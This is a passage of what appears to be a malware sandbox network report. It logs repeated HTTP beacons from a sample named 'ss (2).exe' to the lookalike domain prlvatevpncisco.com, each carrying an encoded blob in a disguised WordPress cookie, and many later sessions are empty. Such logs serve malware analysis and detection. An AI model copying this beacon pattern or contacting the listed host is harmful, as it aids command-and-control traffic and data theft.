Apr 25, 2022 23:51:30.101656914 CEST	1471	OUT	GET /lv?confirmed=false HTTP/1.1 Accept: */* Host: prlvatevpncisco.com Accept-Encoding: gzip Cookie: wordpress_ed1f617bbd6c004cc09e046f3c1b7148=6iOvq1b44676pauSJt/5/xOz5aAm0QJkfl0MK5eQeWHJd0s9T AWawvklz7t/3lzM+qET9BqCV+gA1k1sZxnScPX4GP4celbY3qhJ8NITd6uA+dkMxbPWY38lan6jOrdfThVoRczssyy HEhBcClbAKB5l9b0+W2NpO0ihx5aUE0wBQ+03 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311. 135 Safari/537.36 Edge/12.246 Connection: Close Cache-Control: no-cache
Apr 25, 2022 23:51:30.153702021 CEST	1471	IN	HTTP/1.1 200 OK Date: Mon, 25 Apr 2022 21:51:30 GMT Connection: close Content-Type: text/html Server: Apache Content-Length: 600

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
55	192.168.2.3	49803	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data
Apr 25, 2022 23:51:30.328577042 CEST	1473	OUT	GET /lv?confirmed=false HTTP/1.1 Accept: */* Host: prlvatevpncisco.com Accept-Encoding: gzip Cookie: wordpress_ed1f617bbd6c004cc09e046f3c1b7148=m3AQpCerXKGL9hSdV4xG8GLgWq9Xgr1rDw6zJOb Dxm64JPQyPVYlzYh2cLQOjePDi/Ks+2vR6OdxhfJjFkptf4Srp/FtKznXr/v2/6NAyKTxqmYDtOBpbA521XHSaQhQP 0bXSr2/DCP2Qa9TewV/J282SrJPCNxmShseyOfHrENwEFI4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311.135 Safari/537.36 Edge/12.246 Connection: Close Cache-Control: no-cache
Apr 25, 2022 23:51:30.379147053 CEST	1473	IN	HTTP/1.1 200 OK Date: Mon, 25 Apr 2022 21:51:30 GMT Connection: close Content-Type: text/html Server: Apache Content-Length: 600

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
56	192.168.2.3	49804	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data
Apr 25, 2022 23:51:30.578327894 CEST	1474	OUT	GET /lv?confirmed=false HTTP/1.1 Accept: */* Host: prlvatevpncisco.com Accept-Encoding: gzip Cookie: wordpress_ed1f617bbd6c004cc09e046f3c1b7148=NppaXYpBFlgmHF5k+mYMCc8KEFb6aPeSouT53Us pjJcVzr7LkLxvNCWcOk2jZ6k6JhjmAsY7oh7cb7iau6AnhilB7QjAwXMuAhG8Bg6qgl1cQCz6GQojlaOcn4h/g0Kpk qydsxBVRtpbq+Wq1u813sLcAEvi4paf5/FUMUot5rrd+hjB User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311.135 Safari/537.36 Edge/12.246 Connection: Close Cache-Control: no-cache
Apr 25, 2022 23:51:30.630950928 CEST	1475	IN	HTTP/1.1 200 OK Date: Mon, 25 Apr 2022 21:51:30 GMT Connection: close Content-Type: text/html Server: Apache Content-Length: 600

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
57	192.168.2.3	49805	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data
Apr 25, 2022 23:51:30.812932968 CEST	1476	OUT	GET /lv?confirmed=false HTTP/1.1 Accept: */* Host: prlvatevpncisco.com Accept-Encoding: gzip Cookie: wordpress_ed1f617bbd6c004cc09e046f3c1b7148=MuPcbI44kGkiZdhV/h+KOMtzlmf+EXGjpp1/7E9QCqYRtzj6l MXpBSHlvHynHi8LlmFgM8JCJC/YFj6rv9mhty04aznEuPUfBmg6NwrTBGxYOarLHXOlpKflGbl7+sSYItUbghQswOt f0mOb0paz78alhnrmmxCu44jSAE5UYlvZg57w User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311.135 Safari/537.36 Edge/12.246 Connection: Close Cache-Control: no-cache
Apr 25, 2022 23:51:30.864240885 CEST	1476	IN	HTTP/1.1 200 OK Date: Mon, 25 Apr 2022 21:51:30 GMT Connection: close Content-Type: text/html Server: Apache Content-Length: 600

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
58	192.168.2.3	49806	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data
Apr 25, 2022 23:51:31.028628111 CEST	1478	OUT	GET /lv?confirmed=false HTTP/1.1 Accept: */* Host: prlvatevpncisco.com Accept-Encoding: gzip Cookie: wordpress_ed1f617bbd6c004cc09e046f3c1b7148=LEL0dJCZuHE8xPBN4L6iINXSvn/gsFm7uDxX9FHxIr4PFhDiimTBHT9ElGS5vwcTPMBIK9zjDDfGtxazoXiJrzOZQyHaGd0HGMkSLxRyLHRGmILTA9KNvLlEMaFlW+yAiHQzmgqN6PNBc0uDzDeb99gErmL4Oji2/Sn6GFD1SJPHIrbo User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311.135 Safari/537.36 Edge/12.246 Connection: Close Cache-Control: no-cache
Apr 25, 2022 23:51:31.080244064 CEST	1478	IN	HTTP/1.1 200 OK Date: Mon, 25 Apr 2022 21:51:31 GMT Connection: close Content-Type: text/html Server: Apache Content-Length: 600

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
59	192.168.2.3	49807	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data
Apr 25, 2022 23:51:31.252114058 CEST	1480	OUT	GET /lv?confirmed=false HTTP/1.1 Accept: */* Host: prlvatevpncisco.com Accept-Encoding: gzip Cookie: wordpress_ed1f617bbd6c004cc09e046f3c1b7148=EyZsx6/9lMIDoGj+39o6k+q2Jszf1MEIh1jPR26Vug0wcohRtQBZrgAgDNeG25+gA6TQmOOHlIT5044AnhwRHAz925LlfUW0J62KnCsWtMd5/BpgPLYVD4YgqRJaP3QztxCrKTXpcEB+F9Mw81MDROdgNtHHXqAFwk1iq2+R0CD4Ri5b User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311.135 Safari/537.36 Edge/12.246 Connection: Close Cache-Control: no-cache
Apr 25, 2022 23:51:31.305484056 CEST	1480	IN	HTTP/1.1 200 OK Date: Mon, 25 Apr 2022 21:51:31 GMT Connection: close Content-Type: text/html Server: Apache Content-Length: 600

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.3	49754	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data
Apr 25, 2022 23:51:19.349807024 CEST	1382	OUT	GET /lv?confirmed=false HTTP/1.1 Accept: */* Host: prlvatevpncisco.com Accept-Encoding: gzip Cookie: wordpress_ed1f617bbd6c004cc09e046f3c1b7148=Sqwe7fZ3UuhaKhrUhlBIubM8VOaGXrMi3tK9bTcfyCdp+Pp77IorhFmqfv3fUe2KWi6isroN5q6gWfwqx5ZjNlV3qbi89zeefif4tnKcxu0gdmhKZTxnJd+q2zgDtQYZ7prZA2xjAmonnaEaqtlxbr7qRPue1Nlvm8cQgTYbogqhzFxx User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311.135 Safari/537.36 Edge/12.246 Connection: Close Cache-Control: no-cache
Apr 25, 2022 23:51:19.401372910 CEST	1382	IN	HTTP/1.1 200 OK Date: Mon, 25 Apr 2022 21:51:19 GMT Connection: close Content-Type: text/html Server: Apache Content-Length: 600

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
60	192.168.2.3	49808	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data
Apr 25, 2022 23:51:31.473594904 CEST	1482	OUT	GET /lv?confirmed=false HTTP/1.1 Accept: */* Host: prlvatevpncisco.com Accept-Encoding: gzip Cookie: wordpress_ed1f617bbd6c004cc09e046f3c1b7148=Uch0SO0TOE1BTnBxnTQiHKhYPkOdOtmHxbbXyCx 7ooJynJDe9+5BIULOFFjENYcvQUrIF6FpjAu7PZaP3PIJk04Twx2nk107ZUOSE2n4rEg7EgLvfIgNgMTOsZ0Y0Wy89 f6zpncHaM88+cu/sb0by6WOLl6FsLiKgKN6JC1/yK+6qDbU User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311. 135 Safari/537.36 Edge/12.246 Connection: Close Cache-Control: no-cache
Apr 25, 2022 23:51:31.526447058 CEST	1482	IN	HTTP/1.1 200 OK Date: Mon, 25 Apr 2022 21:51:31 GMT Connection: close Content-Type: text/html Server: Apache Content-Length: 600

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
61	192.168.2.3	49809	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data
Apr 25, 2022 23:51:31.692796946 CEST	1484	OUT	GET /lv?confirmed=false HTTP/1.1 Accept: */* Host: prlvatevpncisco.com Accept-Encoding: gzip Cookie: wordpress_ed1f617bbd6c004cc09e046f3c1b7148=WQtqJ+XQJiJJjW4elfc8c6CbICyV+cfozXXJpyS4vO16X46x/ y1fTkoNCjfM9plASYnWeKmqkmSz/ojg1DEX/EbQ3XKvUENUbYCMfGE7sicz0RyAdpsT78wNr/lQEnLT/T2tyX/EdqA 0OtXQuX4FpK1NMDGNc6bliGBkSyW81sCyayi7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311. 135 Safari/537.36 Edge/12.246 Connection: Close Cache-Control: no-cache
Apr 25, 2022 23:51:31.744066954 CEST	1484	IN	HTTP/1.1 200 OK Date: Mon, 25 Apr 2022 21:51:31 GMT Connection: close Content-Type: text/html Server: Apache Content-Length: 600

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
62	192.168.2.3	49810	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data
Apr 25, 2022 23:51:31.904439926 CEST	1485	OUT	GET /lv?confirmed=false HTTP/1.1 Accept: */* Host: prlvatevpncisco.com Accept-Encoding: gzip Cookie: wordpress_ed1f617bbd6c004cc09e046f3c1b7148=Cou87bZQ8OgaDbjUxnfqufMb9ubGeREinvUfbXc4aicp31h7r K2JhBmN3P2fdk+KGgkAsvoqRK7gfl4qh7HBNhVQC7j80JWePgBatjK7ZO1gUcpKJRvFJZ+NeThDkqQZrr17AyxEoGp nugMa6v7Tbv7N5vve83Av2+CygXY8AArh6/5x User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311. 135 Safari/537.36 Edge/12.246 Connection: Close Cache-Control: no-cache
Apr 25, 2022 23:51:31.956036091 CEST	1486	IN	HTTP/1.1 200 OK Date: Mon, 25 Apr 2022 21:51:31 GMT Connection: close Content-Type: text/html Server: Apache Content-Length: 600

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
63	192.168.2.3	49811	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data
Apr 25, 2022 23:51:32.138132095 CEST	1487	OUT	GET /lv?confirmed=false HTTP/1.1 Accept: */* Host: prlvatevpncisco.com Accept-Encoding: gzip Cookie: wordpress_ed1f617bbd6c004cc09e046f3c1b7148=fj3P4cLmg+Ruu8vYssGZtYetheqyz2lu6kNsYQOOGStdaSt32Bv6iG07r/HrwDyGbr9zvo6cN6KUyC0m8weyOmHmeLSIZuaSSrYpukYNF+EU57lGUa22Kes7CjQ3JNcV2gsID1jy02YTDHAWnkigYop7lfeqRQMjr1bBjQKKcwaVXY19 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311.135 Safari/537.36 Edge/12.246 Connection: Close Cache-Control: no-cache
Apr 25, 2022 23:51:32.191355944 CEST	1488	IN	HTTP/1.1 200 OK Date: Mon, 25 Apr 2022 21:51:32 GMT Connection: close Content-Type: text/html Server: Apache Content-Length: 600

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
64	192.168.2.3	49812	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data
Apr 25, 2022 23:51:32.358050108 CEST	1489	OUT	GET /lv?confirmed=false HTTP/1.1 Accept: */* Host: prlvatevpncisco.com Accept-Encoding: gzip Cookie: wordpress_ed1f617bbd6c004cc09e046f3c1b7148=XHZBA+CtDQZM8EU6kIoXV6XmCwiQhOzMyAjigyHFl8l/IqWV+lB0ak9wIRPJi7JkTPT9XKzXuUC2g6PE0Uw82EOt9laqLWhwaP2nWGRGmQM2rDekc+Y4y8lwhNYVb1n3+ECG7Xq5XYQxR/70vAMugKgwGxWIDo3BjR1PbyDB/eS3FgOf User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311.135 Safari/537.36 Edge/12.246 Connection: Close Cache-Control: no-cache
Apr 25, 2022 23:51:32.409562111 CEST	1489	IN	HTTP/1.1 200 OK Date: Mon, 25 Apr 2022 21:51:32 GMT Connection: close Content-Type: text/html Server: Apache Content-Length: 600

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
65	192.168.2.3	49813	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data
Apr 25, 2022 23:51:32.577497959 CEST	1491	OUT	GET /lv?confirmed=false HTTP/1.1 Accept: */* Host: prlvatevpncisco.com Accept-Encoding: gzip Cookie: wordpress_ed1f617bbd6c004cc09e046f3c1b7148=K+z5F5c3tRI7av0u5xCvQ9J8sxznHlTYv5Jal1ZfL90luB2BjcrMfjjqmQe+EQpwO25FSNtNAVTBGRvQptaEzDQ3TkLdt9BkH2cfTBPcIRdBNo+wBHyA377qPMJi9eHjj9o++Q0j5ZBG3Ubgy5mWlN+qowH/lDXV+of3e1dbRfDAjLuL User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311.135 Safari/537.36 Edge/12.246 Connection: Close Cache-Control: no-cache
Apr 25, 2022 23:51:32.630125046 CEST	1491	IN	HTTP/1.1 200 OK Date: Mon, 25 Apr 2022 21:51:32 GMT Connection: close Content-Type: text/html Server: Apache Content-Length: 600

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
66	192.168.2.3	49814	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data
Apr 25, 2022 23:51:32.800271988 CEST	1493	OUT	GET /lv?confirmed=false HTTP/1.1 Accept: */* Host: prlvatevpncisco.com Accept-Encoding: gzip Cookie: wordpress_ed1f617bbd6c004cc09e046f3c1b7148=fimeRsLy0kNur5p/stXIEoe51E2y2zOJ6lc9xgOaSlxdfXrQ2A+rL20v/lbr1G0hbqsiGY6IZgWU3HyB8xPjnWHyKROIcrc1SqJ4HUYZRkYU8+jhUbnnjusvW5M3MIay2h9ZqFjmgsETGCGxnlzxxYpvxFCqUVKEr0KQKgKeIqGVSdza User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311.135 Safari/537.36 Edge/12.246 Connection: Close Cache-Control: no-cache
Apr 25, 2022 23:51:32.853101969 CEST	1493	IN	HTTP/1.1 200 OK Date: Mon, 25 Apr 2022 21:51:32 GMT Connection: close Content-Type: text/html Server: Apache Content-Length: 600

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
67	192.168.2.3	49815	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data
Apr 25, 2022 23:51:33.030167103 CEST	1495	OUT	GET /lv?confirmed=false HTTP/1.1 Accept: */* Host: prlvatevpncisco.com Accept-Encoding: gzip Cookie: wordpress_ed1f617bbd6c004cc09e046f3c1b7148=1c8H12kUS9LFSQPuGTNRgyxfTdwZPaoYQbGkV6h80R32m+NBc+kyvsbJZ8dAMvSwxU27iCVu/5Q/OuUQWPV6DMoUsIIjlC6k4UThjO3/39e/FXFw+l9+H0DJwgKc1h8jcfnAOfMAG1C4/rggNbpoVCGJXcEBt8sVBKQJu6l4uzA+r0VL User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311.135 Safari/537.36 Edge/12.246 Connection: Close Cache-Control: no-cache
Apr 25, 2022 23:51:33.081980944 CEST	1495	IN	HTTP/1.1 200 OK Date: Mon, 25 Apr 2022 21:51:33 GMT Connection: close Content-Type: text/html Server: Apache Content-Length: 600

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
68	192.168.2.3	49816	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data
Apr 25, 2022 23:51:33.248451948 CEST	1497	OUT	GET /lv?confirmed=false HTTP/1.1 Accept: */* Host: prlvatevpncisco.com Accept-Encoding: gzip Cookie: wordpress_ed1f617bbd6c004cc09e046f3c1b7148=PMYT8YAdX/QsQBfl8DpFpcVWWfrwNL4+qLiwcUF1xTsfkvdnmuAmmC/Ac+GpO+CWLESvrsxn67LWM/E2sfxuKiMdpKTKnTqCCE31qgT2y/FWHGVWE1ZqOanA1iR13wsFmPDUHxoJD3ZR96wG3LN8csiASefovt8z7a0dnUBxrxbXplFt User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311.135 Safari/537.36 Edge/12.246 Connection: Close Cache-Control: no-cache
Apr 25, 2022 23:51:33.300226927 CEST	1497	IN	HTTP/1.1 200 OK Date: Mon, 25 Apr 2022 21:51:33 GMT Connection: close Content-Type: text/html Server: Apache Content-Length: 600

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
69	192.168.2.3	49817	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data
Apr 25, 2022 23:51:33.472985983 CEST	1498	OUT	GET /lv?confirmed=false HTTP/1.1 Accept: */* Host: prlvatevpncisco.com Accept-Encoding: gzip Cookie: wordpress_ed1f617bbd6c004cc09e046f3c1b7148=OGwaeIS3Vn0o6h5B9JBMLMH8UHP0nre3rBK5+EX fzLIbOP7unkovEStqemitkekfKO6mJ8jN4jvSmfi/tVZnoye3rS3ONzMLDOf8IwBcwnhStmzfF/xjsK1q361xdQKMnFrdlh6jBv9 VXaWP2Bl1+8wqQG7sFNa66QcUFETbpp/TDFjk User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311. 135 Safari/537.36 Edge/12.246 Connection: Close Cache-Control: no-cache
Apr 25, 2022 23:51:33.526747942 CEST	1499	IN	HTTP/1.1 200 OK Date: Mon, 25 Apr 2022 21:51:33 GMT Connection: close Content-Type: text/html Server: Apache Content-Length: 600

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.3	49755	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data
Apr 25, 2022 23:51:19.583246946 CEST	1384	OUT	GET /lv?confirmed=false HTTP/1.1 Accept: */* Host: prlvatevpncisco.com Accept-Encoding: gzip Cookie: wordpress_ed1f617bbd6c004cc09e046f3c1b7148=XTEzn+Hqf5pNtzemkc1ly6SheZSRw55QyU+QHyC C5VV+ZdcJ+xcG9k43U4/lzMD4TbOPwK2Qy9y3xNFY0AtORELqhMqrahrsabrVxGUB658360U4cqFKV8g39koUKCtr+ Qf0cXv+LxgwAIxovURcHKl3aYmJSf9djFo98yGGj3i2UXED User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311. 135 Safari/537.36 Edge/12.246 Connection: Close Cache-Control: no-cache
Apr 25, 2022 23:51:19.635901928 CEST	1384	IN	HTTP/1.1 200 OK Date: Mon, 25 Apr 2022 21:51:19 GMT Connection: close Content-Type: text/html Server: Apache Content-Length: 600

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
70	192.168.2.3	49818	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data
Apr 25, 2022 23:51:33.693315983 CEST	1500	OUT	GET /lv?confirmed=false HTTP/1.1 Accept: */* Host: prlvatevpncisco.com Accept-Encoding: gzip Cookie: wordpress_ed1f617bbd6c004cc09e046f3c1b7148=Qt6o1P4F5NFSWKztjiL+gLtO4t+OLAUb1qALVD9tfh5hikxC5 PidvVHYyMTXI1uzUlwUi7J/UJeoK0oTz+TVD10FH4G0hYGndlVOj3rucNQoBN5zbU7RHNfYbQELx7Ag5uhvOmQRtFM v7xcjoqvHV7aY8sKWpmQWk7WmuD5pFDOpvupI User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311. 135 Safari/537.36 Edge/12.246 Connection: Close Cache-Control: no-cache
Apr 25, 2022 23:51:33.747169018 CEST	1500	IN	HTTP/1.1 200 OK Date: Mon, 25 Apr 2022 21:51:33 GMT Connection: close Content-Type: text/html Server: Apache Content-Length: 600

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
71	192.168.2.3	49819	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data
Apr 25, 2022 23:51:33.905982018 CEST	1502	OUT	GET /lv?confirmed=false HTTP/1.1 Accept: */* Host: prlvatevpncisco.com Accept-Encoding: gzip Cookie: wordpress_ed1f617bbd6c004cc09e046f3c1b7148=4qvGbl5wimvyLcJXLleQOhs7jGUuWWuhdtVl7p8 YEKTB/yL4Rl3zB/Gtpn53VjUJ8il6MRIKPi0IXiSpb5G7tf1wcTsU8O8d1iAgNdqbHm6IcbDJzTu/pnetA7urst6aR p0BgMRk2umPmnmZAt6p7RbtnHg20wqsM8DIAp4ceokJy4Ty User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311.135 Safari/537.36 Edge/12.246 Connection: Close Cache-Control: no-cache
Apr 25, 2022 23:51:33.957633018 CEST	1502	IN	HTTP/1.1 200 OK Date: Mon, 25 Apr 2022 21:51:33 GMT Connection: close Content-Type: text/html Server: Apache Content-Length: 600

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
72	192.168.2.3	49820	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
73	192.168.2.3	49821	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
74	192.168.2.3	49822	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
75	192.168.2.3	49823	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
76	192.168.2.3	49824	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
77	192.168.2.3	49825	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
78	192.168.2.3	49826	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
79	192.168.2.3	49827	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.3	49756	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data
Apr 25, 2022 23:51:19.801450014 CEST	1385	OUT	GET /lv?confirmed=false HTTP/1.1 Accept: */* Host: prlvatevpncisco.com Accept-Encoding: gzip Cookie: wordpress_ed1f617bbd6c004cc09e046f3c1b7148=S3tYn/egFJpb/Vymh4cOy7LrEpSHifVQ3wX7HzbljlVoL7wJ7V1t9lh9OI/ehqv4W/nkwLvaoNyhjrpYxkElRFSg78q9lHHsf/C+xHNLgJ8hoS44ZOshV959nUoCYkBr702fcW20RBgmSudoqw43HL89AomfA5RdmhBW8zfM5HigGxoD User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311.135 Safari/537.36 Edge/12.246 Connection: Close Cache-Control: no-cache
Apr 25, 2022 23:51:19.852936029 CEST	1386	IN	HTTP/1.1 200 OK Date: Mon, 25 Apr 2022 21:51:19 GMT Connection: close Content-Type: text/html Server: Apache Content-Length: 600

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
80	192.168.2.3	49828	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
81	192.168.2.3	49829	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
82	192.168.2.3	49830	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
83	192.168.2.3	49831	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
84	192.168.2.3	49832	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
85	192.168.2.3	49833	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
86	192.168.2.3	49834	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
87	192.168.2.3	49835	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
88	192.168.2.3	49836	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
89	192.168.2.3	49837	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.3	49757	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data
Apr 25, 2022 23:51:20.015259027 CEST	1387	OUT	GET /lv?confirmed=false HTTP/1.1 Accept: */* Host: prlvatevpncisco.com Accept-Encoding: gzip Cookie: wordpress_ed1f617bbd6c004cc09e046f3c1b7148=YhdgU97MLFZykWRqrus2B5uHKliu5c2c9mnD0x+ktplBQ4TFxDFVOnERAEP36pM0cpXcDJK2mBCI4oKU7y0diH3M1waUTEkgVpyGCFonuFMIzRb0TYcZm/cRpYYrDninxiGnvUTYfNQPJt+kgmIP0JZROkW2b6yRs3xuPx6g3LSJdyLP User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311.135 Safari/537.36 Edge/12.246 Connection: Close Cache-Control: no-cache
Apr 25, 2022 23:51:20.068026066 CEST	1388	IN	HTTP/1.1 200 OK Date: Mon, 25 Apr 2022 21:51:20 GMT Connection: close Content-Type: text/html Server: Apache Content-Length: 600

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
90	192.168.2.3	49838	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
91	192.168.2.3	49839	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
92	192.168.2.3	49840	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
93	192.168.2.3	49841	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
94	192.168.2.3	49842	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
